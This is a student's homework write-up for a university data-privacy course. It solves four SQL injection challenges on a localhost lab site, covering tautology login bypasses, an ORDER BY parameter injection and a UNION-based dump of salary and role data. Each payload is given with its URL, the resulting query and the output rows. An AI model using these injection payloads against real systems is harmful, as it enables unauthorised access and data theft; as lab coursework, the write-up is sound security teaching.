

## COMP430 Data Privacy & Security Homework4 Question2

Name – Surname: Barış Kaplan

My KU ID Number: 0069054 (69054)

KU Login Name: bkaplan18

### Question – 2:

#### First Challenge (First Part):

The screenshot shows a web browser window with the address bar displaying 'localhost/auth.php'. The main content area shows a PHP query result for a login attempt. The query is: `SELECT * FROM users WHERE username='hello' OR 5 = 5 --' AND password='fbfbfb'`. The result is an array of 5 user objects. The first user is jack (id 1), and the second is admin (id 2). Below the query result, a green message bar says 'Login successful! Welcome jack. [Next Challenge](#)'. On the right side, there is a user profile overlay for 'Kişi 1' (Baris Kaplan) with a profile picture 'B', email 'bkaplan18@ku.edu.tr', and options to sync and manage Google account.

```
Query : SELECT * FROM users WHERE username='hello' OR 5 = 5 --' AND password='fbfbfb'
Result: Array
(
    [0] => stdClass Object
        (
            [id] => 1
            [username] => jack
            [password] => 65d34dcae55f86b28093058daf160e57
        )
    [1] => stdClass Object
        (
            [id] => 2
            [username] => admin
            [password] => ec7283b0e0f91d1d77b29b5dcd96e42f
        )
    [2] => stdClass Object
        (
            [id] => 3
            [username] => lord
            [password] => d14657af0812f9789d4c6011e4a81a9d
        )
    [3] => stdClass Object
        (
            [id] => 4
            [username] => alex
            [password] => b22844d7714c590e57cc310ef67a88ec
        )
    [4] => stdClass Object
        (
            [id] => 5
            [username] => karen
            [password] => 9edbfda81ec8dab66ca7d3a02ab8177d
        )
)
```

Login successful! Welcome jack. [Next Challenge](#)

### **Challenge 1 - Fight!**

Enter username and password:

Username:

Password:

*Screenshot which shows the successful login message after I enter correct payloads in the first challenge of question2*

#### **Payloads that I have entered:**

**For Username:**      `hello' OR 5 = 5 --`

**For Password:**      `fbfbfb`

**Explanation about the username and password payloads I have entered/written (For the first challenge of question2):** For the username payload of the first challenge of Question2, I have written `hello' OR 5 = 5 --`. The “hello” string concatenated with a single quotation mark (**hello'**) at the beginning of my username payload is for closing the starting single quotation mark which is right after the “username=” part in the Query. After that, I have used “OR” logical operator of SQL. Then, I have written the statement “5=5”, which will always be evaluated as true. To make the query disregard/ignore everything written after “--” (two separate dashes), I have added “--” (two separate dashes) at the end of my username payload. Because, in the SQL syntax, -- is used for adding comments to the SQL queries. Moreover, comments are not considered/evaluated and executed while SQL queries are executed. As I mentioned, everything after “--” in my username payload will be ignored by the query. So, it means that any arbitrary password of my choice can be entered as the password payload to enter to the system. In this challenge, I have entered **fbfbfb** as the password payload. After I enter the username payload, consequently, the whole query will be evaluated as “SELECT \* FROM users WHERE username = 'hello' OR 5 = 5 ”. So, regardless of what the username (**or the evaluation of username**) is, since 5 = 5 is always true, “username = 'hello' OR 5 = 5 ” will also always be true (**false OR true = true. true OR true = true. So, this brings tautology**). Therefore, the whole query will also always be evaluated as a valid and true query. Consequently, this situation shows that my username payload and password payload worked, and thus I could bypass the login screen, list all users, and proceed to the next challenge.

## Second Challenge (Second Part):

The screenshot shows a web browser at the URL `localhost/auth.php?challenge=2`. The main content area displays a SQL query and its result. The query is: `SELECT * FROM users WHERE username='hello\' OR 9 = 9 --' AND password='fbfbfb'`. The result is an array of five user objects. The first user is jack (id: 1), and the others are admin, lord, alex, and karen. A green message at the bottom says "Login successful! Welcome jack. [Next Challenge](#)". On the right, there is a user profile overlay for "Kişi 1" (Baris Kaplan) with a purple profile picture and a green checkmark. The overlay shows options for synchronization and account management, and a list of other profiles including "Misafir" (Guest).

```
Query : SELECT * FROM users WHERE username='hello\' OR 9 = 9 --' AND password='fbfbfb'
Result: Array
(
    [0] => stdClass Object
        (
            [id] => 1
            [username] => jack
            [password] => 5df53067a40927bcaaa94988747c55f5
        )
    [1] => stdClass Object
        (
            [id] => 2
            [username] => admin
            [password] => 6a9a6ebd9916b6a92e6f637b98547bfd
        )
    [2] => stdClass Object
        (
            [id] => 3
            [username] => lord
            [password] => alabd66274a5bcb6f9d837a78e6407c9
        )
    [3] => stdClass Object
        (
            [id] => 4
            [username] => alex
            [password] => ca28d810642759b0e4a29a44b7430c92
        )
    [4] => stdClass Object
        (
            [id] => 5
            [username] => karen
            [password] => 8f697824df9753bc9475a19e6b408209
        )
)
```

Login successful! Welcome jack. [Next Challenge](#)

## Challenge 2 - Fight!

Enter username and password:

Username:

Password:

*Screenshot which shows the successful login message after I enter correct payloads in the second challenge of question2*


### Payloads that I have entered:

**For Username:**      `hello' OR 9 = 9 --`

**For Password:**      `fbfbfb`

**Explanation about the username and password payloads I have entered/written:** For bypassing the login screen and proceeding to the next challenge, I have used username payload and password payload which are almost same with the ones I used in the previous question (Challenge1 of the Question2). In this challenge, I have only changed the condition “ 5 = 5 ” to the condition “ 9 = 9 ”. 9 = 9 will also always be evaluated as true. Therefore, this change does not change the evaluation of the outcome boolean condition in the **WHERE** part of the query. In the syntax of SQL, the escape character is used to treat the character coming right after of it as a part of a string instead of as a part of the SQL commands & syntax of the query. In this question, \ character is used as the escape character. In this question, with the usage of \ character as the escape character, the ' character (**which comes right after of the \ character**) is treated as the part of the username payload instead of a part of SQL syntax of query. As we can observe from the above screenshot, the ' character I provided at the beginning of my username payload input is escaped, and this ' character is replaced with \ '. For the username payload input I entered , the additionally provided backslash character seems to be redundant. Because the hello string is already within single quotation marks. Moreover, for my username payload input, there are no additional special characters (**such as ; ' " /**) to be escaped (**escaping additional special characters within the quotation marks of a string may bring more security**) within the starting and ending single quotation marks of hello string. Other than those, in this challenge, the execution of the query for the username and password payloads I provided is same with the first question. At the beginning of my username payload input, I provided hello' to close the ' character which comes right after the “username=” part in the query. Then, I have used a boolean operator called OR. After that, I have constructed a boolean statement such that the resulting boolean condition in “WHERE” part will be a tautology. I have written this boolean statement as 9 = 9, which is always true. Next, I have written -- to my username payload to ignore (**comment**) everything (**including password payload I typed**) coming after these two dashes. Therefore, for the username payload input I have written in this question, any arbitrary password payload string can be provided. I have typed **fbfbfb** as the password payload input in this challenge (**As I did in the first challenge**). Since I constructed a tautology with the usage of **9 = 9** right after **OR** logical operator (**regardless of the evaluation of username**), my username payload and password payload are successful for this question. Therefore, I could bypass the login screen, and list all users.

### Third Challenge (Third Part):



The screenshot shows a web browser window with the address bar displaying `localhost/auth.php?challenge=3&username=abc&password=123&ord=OR%208=8`. The main content area shows a SQL query: `Query : SELECT * FROM users WHERE username=? AND password = ? OR 8=8`. Below the query, the result is an array of five user objects. The first object is for user 'jack' with password 'ad6f9c7e618cc438b8675bee2e9ae8c4'. A green message at the bottom says 'Login successful! Welcome jack. [Next Challenge](#)'. On the right, a user profile overlay for 'Kışı 1' (Baris Kaplan) is visible, showing a profile picture, name, email, and various settings.

### Challenge 3 - Fight!

Enter username and password:

Username:   
Password:

*Screenshot which shows the successful login message after I enter correct payloads in the third challenge of question2*

#### Payloads that I have entered:

**For username:** abc

**For password:** 123

**For ord parameter:** OR%208=8

**The entire payload I entered to the URL:** &username=abc&password=123&ord=OR%208=8

**Explanation about the username, password, and ord parameter payloads I have entered/written:** In this question, the “ORDER BY” command at the end of the query caused (introduced) this vulnerability of the system. Since the ord parameter (which is the parameter of **ORDER BY** part) can be manually set/assigned by the user of the system within the payload part of the URL; the login screen can be bypassed, and the vulnerability of the system can be exploited. I have entered **abc** as the username payload string input and **123** as the password payload string input. However, as inputs, any arbitrary username and password payload strings can be provided by the users of this system. Because, for all the password inputs and username inputs provided, since they are directly entered to the payload part of URL (**not to the corresponding text boxes which can take inputs**), the system treats them as ?. I have entered **OR 8=8 tautology** to my **ord parameter input**. In the URL, I have used %20 to represent the space character between the **OR** logical operator and the **first 8**. Because the URL-Encoding version of the ASCII character space is **%20**. 8=8 is an expression which is always evaluated as true. Moreover, an OR statement is true if at least one of the parts of the OR statement is true. Since the **'8=8'** part of the **OR** statement is always evaluated as true, regardless of the evaluations of the username and password, the entire condition of **WHERE** part of the query becomes true at the end. Therefore, this situation means that my payload string inputs for the username and password are successful. This situation also means that I was able to bypass the login screen and exploit the vulnerability of the system.

**Note:** Instead of ampersand symbol (&), I could have used **%26** in the payload string that I have entered to the URL. Because the **URL-Encoding version of the ASCII character & is %26**.

## Fourth Challenge (Fourth Part)

localhost/union.php?username= X +

localhost/union.php?username=admin%27%20UNION%20SELECT%20NULL,%20S.ID,%20NULL,%20S.Role,%20S.Salary,%20NULL,%20NULL%20FROM%20...

```
[1] => stdClass Object
(
    [username] =>
    [role] => ceo
    [salary] => 40000
    [bio] =>
    [age] =>
)

[2] => stdClass Object
(
    [username] => admin
    [id] => 2
    [userid] => 2
    [role] => sysadmin
    [salary] => 20000
    [bio] => Admin manages our systems effectively.
    [age] => 52
)
```

Username:

ID: 2

UserID:

Role: sysadmin

Salary: 20000

Bio:

Age:

Username:

ID: 5

UserID:

Role: ceo

Salary: 40000

Bio:

Age:

Username: admin

ID: 2

UserID: 2

Role: sysadmin

Salary: 20000

Bio: Admin manages our systems effectively.

Age: 52

Back to List

Source Code

Back

Fourth Challenge Screenshot 1 (for the case where username = admin)

localhost/union.php?username= X +

localhost/union.php?username=admin%27%20UNION%20SELECT%20NULL,%20S.ID,%20NULL,%20S.Role,%20S.Salary,%20NULL,%20NULL%20FROM%20...

```
[0] => stdClass Object
(
    [username] =>
    [id] => 2
    [userid] =>
    [role] => sysadmin
    [salary] => 20000
    [bio] =>
    [age] =>
)

[1] => stdClass Object
(
    [username] =>
    [id] => 5
    [userid] =>
    [role] => ceo
    [salary] => 40000
    [bio] =>
    [age] =>
)

[2] => stdClass Object
(
    [username] => admin
    [id] => 2
    [userid] => 2
    [role] => sysadmin
    [salary] => 20000
    [bio] => Admin manages our systems effectively.
    [age] => 52
)
```

Username:

ID: 2

UserID:

Role: sysadmin

Salary: 20000

Bio:

Age:

Username:

ID: 5

UserID:

Role: ceo

Salary: 40000

Bio:

Age:

Back to List

Source Code

Back

Fourth Challenge Screenshot 2 (for the case where username = admin)



**Username:**  
**ID:** 2  
**UserID:**  
**Role:** sysadmin  
**Salary:** 20000  
**Bio:**  
**Age:**

**Username:**  
*Fourth Challenge Screenshot 3 (for the case where username = admin)*



**Username:**  
**ID:** 2  
**UserID:**  
**Role:** sysadmin  
**Salary:** 20000  
**Bio:**  
**Age:**

**Username:**  
**ID:** 5  
**UserID:**  
**Role:** ceo  
**Salary:** 40000  
**Bio:**  
**Age:**

**Username:** jack  
**ID:** 1  
**UserID:** 1  
**Role:** assistant  
**Salary:** 10000  
**Bio:** Jack is a hard-working assistant!  
**Age:** 32

[Back to List](#)


[Source Code](#) | [Back](#)

*Fourth Challenge Screenshot 4 (for the case where the username=jack)*




Username:  
ID: 2  
UserID:  
Role: sysadmin  
Salary: 20000  
Bio:  
Age:

Username:  
ID: 5  
UserID:  
Role: ceo  
Salary: 40000  
Bio:  
Age:




Fourth Challenge Screenshot 5 (for the case where the username = jack)



Username:  
ID: 2  
UserID:  
Role: sysadmin  
Salary: 20000  
Bio:  
Age:

Username:



Fourth Challenge Screenshot 6 (for the case where the username = jack)



localhost/union.php?username=lord%27%20UNION%20SELECT%20NULL,%20S.ID,%20NULL,%20S.Role,%20S.Salary,%20NULL,%20NULL%20FROM%20u...  
[2] => stdClass Object  
(  
[username] => lord  
[id] => 3  
[userid] => 3  
[role] => boss  
[salary] => 30000  
[bio] => The boss of the company!  
[age] => 34  
)  
)

Username:  
ID: 2  
UserID:  
Role: sysadmin  
Salary: 20000  
Bio:  
Age:

Username:  
ID: 5  
UserID:  
Role: ceo  
Salary: 40000  
Bio:  
Age:

Username: lord  
ID: 3  
UserID: 3  
Role: boss  
Salary: 30000  
Bio: The boss of the company!  
Age: 34

[Back to List](#)

[Source Code](#) | [Back](#)

Kişi 1  
B  
BARIS KAPLAN  
bkaplan18@ku.edu.tr  
Senkronizasyon açık  
Google Hesabınızı yönetin  
Diğer Profiller  
Misafir  
Ekle

Fourth Challenge Screenshot 7 (for the case where the username = lord)


localhost/union.php?username=lord%27%20UNION%20SELECT%20NULL,%20S.ID,%20NULL,%20S.Role,%20S.Salary,%20NULL,%20NULL%20FROM%20u...  
[0] => stdClass Object  
(  
[username] =>  
[id] => 2  
[userid] =>  
[role] => sysadmin  
[salary] => 20000  
[bio] =>  
[age] =>  
)  
[1] => stdClass Object  
(  
[username] =>  
[id] => 5  
[userid] =>  
[role] => ceo  
[salary] => 40000  
[bio] =>  
[age] =>  
)  
[2] => stdClass Object  
(  
[username] => lord  
[id] => 3  
[userid] => 3  
[role] => boss  
[salary] => 30000  
[bio] => The boss of the company!  
[age] => 34  
)  
)

Username:  
ID: 2  
UserID:  
Role: sysadmin  
Salary: 20000  
Bio:  
Age:

Username:  
ID: 5  
UserID:  
Role: ceo  
Salary: 40000  
Bio:  
Age:

Kişi 1  
B  
BARIS KAPLAN  
bkaplan18@ku.edu.tr  
Senkronizasyon açık  
Google Hesabınızı yönetin  
Diğer Profiller  
Misafir  
Ekle

Fourth Challenge Screenshot 8 (for the case where the username = lord)



Username:  
ID: 2  
UserID:  
Role: sysadmin  
Salary: 20000  
Bio:  
Age:

Username:

Fourth Challenge Screenshot 9 (for the case where the username = lord)

## EXPLANATION ABOUT THE FOURTH CHALLENGE

### Full Localhost Link I used in the fourth challenge:

[http://localhost/union.php?username=admin%27%20UNION%20SELECT%20NULL,%20S.ID,%20NULL,%20S.Role,%20S.Salary,%20NULL,%20NULL%20FROM%20users%20U%20JOIN%20salaries%20S%20ON%20\(U.id=S.userid\)%20WHERE%20S.salary%20%3E%2012000%20AND%20S.age%20%3E%2040%20--](http://localhost/union.php?username=admin%27%20UNION%20SELECT%20NULL,%20S.ID,%20NULL,%20S.Role,%20S.Salary,%20NULL,%20NULL%20FROM%20users%20U%20JOIN%20salaries%20S%20ON%20(U.id=S.userid)%20WHERE%20S.salary%20%3E%2012000%20AND%20S.age%20%3E%2040%20--)

### Payload I used in the fourth challenge:

' UNION SELECT NULL, S.ID, NULL, S.Role, S.Salary, NULL, NULL FROM users U JOIN salaries S ON (U.id=S.userid) WHERE S.salary > 12000 AND S.age > 40 --

### My payload within the full localhost link I used:

%27%20UNION%20SELECT%20NULL,%20S.ID,%20NULL,%20S.Role,%20S.Salary,%20NULL,%20NULL%20FROM%20users%20U%20JOIN%20salaries%20S%20ON%20(U.id=S.userid)%20WHERE%20S.salary%20%3E%2012000%20AND%20S.age%20%3E%2040%20--

### Final query after I enter my payload:

SELECT U.username, S.\* FROM salaries S  
JOIN users U ON (U.id=S.userid)

WHERE S.id=0 OR U.username='admin' UNION SELECT NULL, S.ID, NULL, S.Role, S.Salary, NULL, NULL  
FROM users U JOIN salaries S ON (U.id=S.userid) WHERE S.salary > 12000 AND S.age > 40 --'

**NOTE:** For the fourth challenge, I have included the outputs for the options username = admin, username = jack, and username = lord. To observe outputs for **username = alex** and **username = karen**, before entering my payload to the end of the localhost URL, you can change the part which comes right after the "username=" part in the localhost link to the **alex** and **karen** respectively.



## CONTINUATION OF THE EXPLANATION OF THE FOURTH CHALLENGE

In this challenge, initially, I have chosen the username as “**admin**”. However, this username can also be chosen as “**alex**”, “**karen**”, “**lord**”, or “**jack**”. After I selected the username as “admin”; the system added the “ **OR U.username = 'admin' ”** part to the existing query, and “ **?username=admin ”** part to the existing localhost link. After the system added “**?username=admin**” part to the existing localhost link, I have concatenated/added my payload to the end of the localhost URL. In my payload, firstly, by using a single quotation mark, I have closed/ended the starting single quotation mark of the username. After that, since I am supposed to perform a union-based attack in this challenge, I have used the **UNION** operator/keyword of the SQL. Subsequently, since I am supposed to display only the salary, id, and role information of the users in the final result of the whole query, I have selected the id, role, and salary attributes from the salaries table and I have ignored (have not displayed) the values of the rest of the attributes by using “**SELECT NULL, S.ID, NULL, S.Role, S.Salary, NULL, NULL FROM users U JOIN salaries S ON (U.id=S.userid)**” in my payload. In this part of my payload, I have selected the attributes other than salary, role, and id attributes of the salaries table as **NULL**. By selecting them as **NULL**, I have ignored their values and ensured that their values will not be displayed in the final result of the query. In order to select attributes I want, I have used the **SELECT** statement of SQL in my payload. In order the UNION-based queries to be properly executed, the columns of the **SELECT** statements which are at the left and right of the **UNION** statement must have the same order. Therefore, I have preserved the column order in the SELECT statement at the **left** of the **UNION** operator while constructing the SELECT statement at the **right** of the UNION operator. After I use **SELECT** statement in my payload, in order to be able to select attributes both from the users and salaries table, I have joined the users table and salaries table on the userid attribute. While joining those tables, I have used the **JOIN** keyword of SQL. As the joining condition, I have used “**ON (U.id=S.userid)**”. Because, **U.id** and **S.userid** are the common attributes of salaries and users table. Moreover, the **U.id** attribute of the users table and the **S.userid** attribute of the salaries table are highly likely primary keys. Therefore, since it is the best practice, it is better to join the salaries and users tables on their primary keys. After the “**JOIN salaries S ON (U.id=S.userid)**” part, I have used **WHERE** command of SQL to specify the conditions of the query at the left of the UNION statement. In this challenge, I am supposed to obtain salary, id, and role information **for the users with age more than 40 and salary more than 12000**. By considering these specific conditions, I have used the WHERE command in my payload as follows: “**WHERE S.salary > 12000 AND S.age > 40**”. In this usage, “**S.salary > 12000**” is used for specifying the condition that the salary is more than 12000 and “**S.age > 40**” is used for specifying the situation that the age is more than 40. To ignore and comment everything that comes after my payload, as it is specified in the SQL syntax, I have used -- (**two dashes**) at the end of my payload. After I added my payload to the URL; as you can see in the screenshots I provided above, at the end, by I have successfully displayed the role, salary, and id information of the users with age more than 40 and salary more than 12000. Therefore, by considering the corresponding reasons I mentioned and the related screenshots I provided above, I can say that my payload is successful for the fourth challenge.